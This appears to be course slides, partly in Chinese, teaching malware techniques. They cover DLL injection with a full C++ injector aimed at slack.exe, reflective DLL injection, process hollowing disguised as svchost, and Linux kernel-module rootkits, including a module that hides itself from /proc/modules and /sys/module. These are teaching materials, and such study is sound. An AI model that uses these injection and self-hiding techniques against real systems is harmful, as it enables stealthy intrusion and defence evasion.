
PROCESS INJECTION

DLL Injection
Reflective DLL Injection
Process Hollowing

DLL Injection

- Inject DLLs into processes
 - Evade process-based defenses
 - Possibly elevate privileges.

[Ten process injection techniques:
A technical survey of common and trending
process injection techniques](#)



Simply a DLL Injector

- 




ENDGAME.

Simply a DLL Injector

```
1  #include <iostream>
2  #include <Windows.h>
3  #include <TlHelp32.h>
4  DWORD GetProcId(const char* procName)
5  { ...
28 }
29 int main()
30 {
31     const char* dllPath = "C:\\Users\\yun\\source\\repos\\SimpleDLL\\x64\\Release\\SimpleDLL.dll";
32     const char* procName = "slack.exe";
33     DWORD procId = 0;
34     while (!procId) {
35         procId = GetProcId(procName);
36         printf("procId %d\\n", procId);
37         Sleep(30);
38     }
39     HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, procId);
40     if (hProc && hProc != INVALID_HANDLE_VALUE) {
41         void* loc = VirtualAllocEx(hProc, 0, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
42         if (loc == NULL)
43             puts("!loc");
44         BOOL wrote_process = WriteProcessMemory(hProc, loc, dllPath, strlen(dllPath) + 1, 0);
45         if (wrote_process == FALSE)
46             puts("!wrote_process");
47         HANDLE hThread = CreateRemoteThread(hProc, 0, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, loc, 0, 0);
48         if (hThread)
49             CloseHandle(hThread);
50         else
51             puts("!hThread");
52     }
53     if (hProc)
54         CloseHandle(hProc);
55     return 0;
56 }
```

SimpleDLL.dll

```
1 // dllmain.cpp : 定義 DLL 應用程式的進入點。
2 #include "pch.h"
3 #include "string"
4 #include "windows.h"
5 using namespace std;
6 void show_pid(const char* mode) {
7     string pid = "I am " + to_string(GetCurrentProcessId());
8     MessageBoxA(NULL, pid.c_str(), mode, MB_OK);
9 }
10 BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
11     switch (ul_reason_for_call) {
12     case DLL_PROCESS_ATTACH: // Initialize after calling LoadLibrary.
13         show_pid("DLL_PROCESS_ATTACH");
14         break;
15     case DLL_THREAD_ATTACH: // Initialize the thread created by current process.
16         show_pid("DLL_THREAD_ATTACH");
17         break;
18     case DLL_THREAD_DETACH: // Cleanup when a thread exit.
19         break;
20     case DLL_PROCESS_DETACH: // Cleanup when the DLL is being unloaded.
21         break;
22     }
23     return TRUE;
24 }
```



DLL Injection

- SimpleDLL.dll is loaded by LoadLibrary


slack.exe (11508) - 內容

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles
Name	Base address	Size	Description					
shfolder.dll	0x7ffc7a600000	28 kB	Shell Folder Service					
shlwapi.dll	0x7ffc80840000	340 kB	殼層輕型公用程式程式庫					
SimpleDLL.dll	0x7ffc68490000	36 kB						
SortDefault.nls	0x18be5b40000	3.22 MB						
srvcli.dll	0x7ffc69130000	160 kB	Server Service Client DLL					
sspicli.dll	0x7ffc7ec70000	240 kB	Security Support Provider Inte...					

Reflective DLL Injection
可以把這個也隱藏起來

Reflective DLL Injection

- 不使用 LoadLibrary，因此不會註冊在 PEB ([Process Environment Block](#))
- 隱蔽性更高，必須檢查記憶體才能發現



Reflective DLL Injection

- Reflective Inject 之後，DLL 被載入可寫可執行(RWX)的記憶體區段

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	GPU	Comment
<input checked="" type="checkbox"/> Hide free regions										
Base address	Type	Size	Protection	Use						
0x2ab6dfb000	Private: Commit	12 kB	RW+G	Stack (thread 21112)						
0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)						
0x20e0fd0000	Private: Commit	112 kB	RWX							
0x20e0fd0000	Private: Commit	132 kB	RWX							
0x2a9800040000	Private: Commit	4 kB	RX							
0x2a9800084000	Private: Commit	64 kB	RX							

- Inject 之前 (一般程式不會有 RWX 的記憶體區段)

0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)
0x2ab85fb000	Private: Commit	12 kB	RW+G	Stack (thread 28832)
0x2a9800040000	Private: Commit	4 kB	RX	
0x2a9800084000	Private: Commit	64 kB	RX	

Reflective DLL Injection


■ [Implementing Reflective DLL Injection](#)

1. Read raw DLL bytes into a memory buffer
2. Parse DLL headers and get the `SizeOfImage`
3. Allocate new memory space for the DLL of size `SizeOfImage`
4. Copy over DLL headers and PE sections to the memory space allocated in step 3
5. Perform image base relocations
6. Load DLL imported libraries
7. Resolve Import Address Table (IAT)
8. Invoke the DLL with `DLL_PROCESS_ATTACH` reason

Steps 1-4 are pretty straight-forward as seen from the code below. For step 5 related to image base relocations, see my notes [T1093: Process Hollowing and Portable Executable Relocations](#)


Process Hollowing

1. 啟動 Target Process 在暫停狀態 (with CREATE_SUSPENDED flag)

名稱	狀態
ProcessHollowing.ex...	
	已暫停



2. 把 Target Process 的 Image 替換成 Malware Process 的 Image
3. 重啟 Target Process

- 在工作管理員中會看到 Target Process 在執行，但實際上在執行的卻是 Malware Process



Process Hollowing

■ 偽裝成 Windows 服務



Process Hollowing

- 用 Process Hacker 還是可以分辨這不是一個 Windows Service
- 如何偽裝成 Service process? (可當 HW 題目)

Process Hacker [LAPTOP-FVTV10HKyun]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private bytes	User name	Description
svchost.exe	14328					Windows Services 的主機處理程序
svchost.exe	15176					Windows Services 的主機處理程序
svchost.exe	16116					Windows Services 的主機處理程序
svchost.exe	18868					Windows Services 的主機處理程序
svchost.exe	19188					Windows Services 的主機處理程序
svchost.exe	20980					Windows Services 的主機處理程序
svchost.exe	21280					Windows Services 的主機處理程序
svchost.exe	21652					Windows Services 的主機處理程序
svchost.exe	21680					Windows Services 的主機處理程序
svchost.exe	21908					Windows Services 的主機處理程序
svchost.exe	24460					Windows Services 的主機處理程序
svchost.exe	25708					Windows Services 的主機處理程序
svchost.exe	27040					Windows Services 的主機處理程序
svchost.exe	28200					Windows Services 的主機處理程序
System	4					NT Kernel & System
System Idle Process	0					
SystemSettings.exe	20296					設定
taskhostw.exe	2352					Windows 工作的主機處理程序

Options

General Advanced Symbols Highlighting Graphs

Highlighting duration: 1000

New objects: Removed objects:

- ☒ Own processes
- ☒ System processes
- ☒ Service processes
- ☐ Job processes
- ☐ 32-bit processes
- ☒ Debugged processes
- ☒ Elevated processes
- ☒ Immersive processes and DLLs
- ☒ Suspended processes and threads
- ☒ .NET processes and DLLs
- ☒ Packed processes

Double-click an item to change

Enable all Disable all

Reference

- DLL Injection

- https://www.youtube.com/watch?v=PZLhIWUmMs0&list=LL&index=1&ab_channel=GuidedHacking

- Reflective DLL Injection

- <https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection>


- Process Hollowing

- <https://github.com/m0n0ph1/Process-Hollowing>

ROOTKIT

Loadable Kernel Module (LKM)

Linux Kernel Architecture



- User Programs: ps
 - Hook readproc 可以使 ps 隱藏特定程序

```
READPROC(3)
```

```
NAME
```

```
readproc, freeproc - read information from next /proc/## entry
```

- 但是在 /proc/[PID] 還是看得到這個程序

User Programs



communicate

[Loadable Kernel Module \(LKM\)](#)



support

New Hardware

User Programs & LKM Communications

- A device file in /dev
- A file in /sys
- A file in /proc
 - Address Space Layout Randomization
ASLR is built into the Linux kernel and is controlled by the parameter /proc/sys/kernel/randomize_va_space

```
(kali㉿kali)-[~]  
$ cat /proc/sys/kernel/randomize_va_space  
2
```

- Netlink sockets
- Block/hook system call

Loadable Kernel Module (LKM)

```
// lkm_simple.c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

//使用modinfo可見
MODULE_LICENSE("GPL");           // 許可證型別
MODULE_AUTHOR("F08921A01");      // 作者
MODULE_DESCRIPTION("A SIMPLE LKM"); // 描述資訊
MODULE_VERSION("0.1");           // 模組版本

static int lkm_init(void)
{
    printk("f08921a01: module lkm_simple loaded\n");
    return 0;
}

static void lkm_exit(void)
{
    printk("f08921a01: module lkm_simple removed\n");
}

module_init(lkm_init);
module_exit(lkm_exit);
```

```
# makefile
obj-m      := lkm_simple.o lkm_invisible.o lkm_netlink.o

KDIR       := /lib/modules/$(shell uname -r)/build

default:
    $(MAKE) -C $(KDIR) M=$(PWD) modules
    gcc client_netlink.c -o client_netlink

clean:
    $(MAKE) -C $(KDIR) M=$(PWD) clean
    rm -f client_netlink

install:
    sudo insmod lkm_simple.ko
    sudo insmod lkm_invisible.ko
    sudo insmod lkm_netlink.ko

uninstall:
    sudo rmmod lkm_simple.ko
```

Loadable Kernel Module (LKM)

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ make
make -C /lib/modules/5.14.0-kali4-amd64/build M=/media/sf_vm_share/nmlab/lkm modules
make[1]: Entering directory '/usr/src/linux-headers-5.14.0-kali4-amd64'
  CC [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.o
  MODPOST /media/sf_vm_share/nmlab/lkm/Module.symvers
  CC [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.mod.o
  LD [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
  BTf [M] /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
Skipping BTf generation for /media/sf_vm_share/nmlab/lkm/lkm_simple.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-5.14.0-kali4-amd64'
passlist.txt
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ modinfo lkm_simple.ko
filename:       /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
version:        0.1
description:    A SIMPLE LKM
author:         F08921A01
license:        GPL
srcversion:     2FB2C93DF2A96556E334703
depends:
retpoline:     Y
name:           lkm_simple
vermagic:       5.14.0-kali4-amd64 SMP mod_unload modversions
```

Loadable Kernel Module (LKM)

- insmod/rmmod: 載入/移除 LKM

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo insmod lkm_simple.ko

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo rmmod lkm_simple

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo dmesg
[ 8908.988158] f08921a01: module lkm_simple loaded
[ 8919.846572] f08921a01: module lkm_simple removed
```

- 有兩個地方可以列出已載入的 LKM

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ ll /sys/module/ | grep lkm
drwxr-xr-x 5 root root 0 Dec  6 09:26 lkm_simple
```

lkm_invisible

- An LKM that hides itself.

```
1 // lkm_invisible.c
2 #include <linux/module.h>
3 #include <linux/kernel.h>
4 #include <linux/init.h>
5
6 MODULE_LICENSE("GPL");
7
8 static int lkm_init(void)
9 {
10     list_del_init(&__this_module.list);
11     kobject_del(&THIS_MODULE->mkobj.kobj);
12     printk("f08921a01: module lkm_invisible loaded\n");
13     return 0;
14 }
15
16 static void lkm_exit(void)
17 {
18     printk("f08921a01: module lkm_invisible removed\n");
19 }
20
21 module_init(lkm_init);
22 module_exit(lkm_exit);
```

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)
```

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ ll /sys/module/ | grep lkm
drwxr-xr-x 5 root root 0 Dec  6 09:26 lkm_simple
```

lkm_invisible

- An LKM that hides itself.

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo insmod lkm invisible.ko
[sudo] password for kali:
2-debian6_...

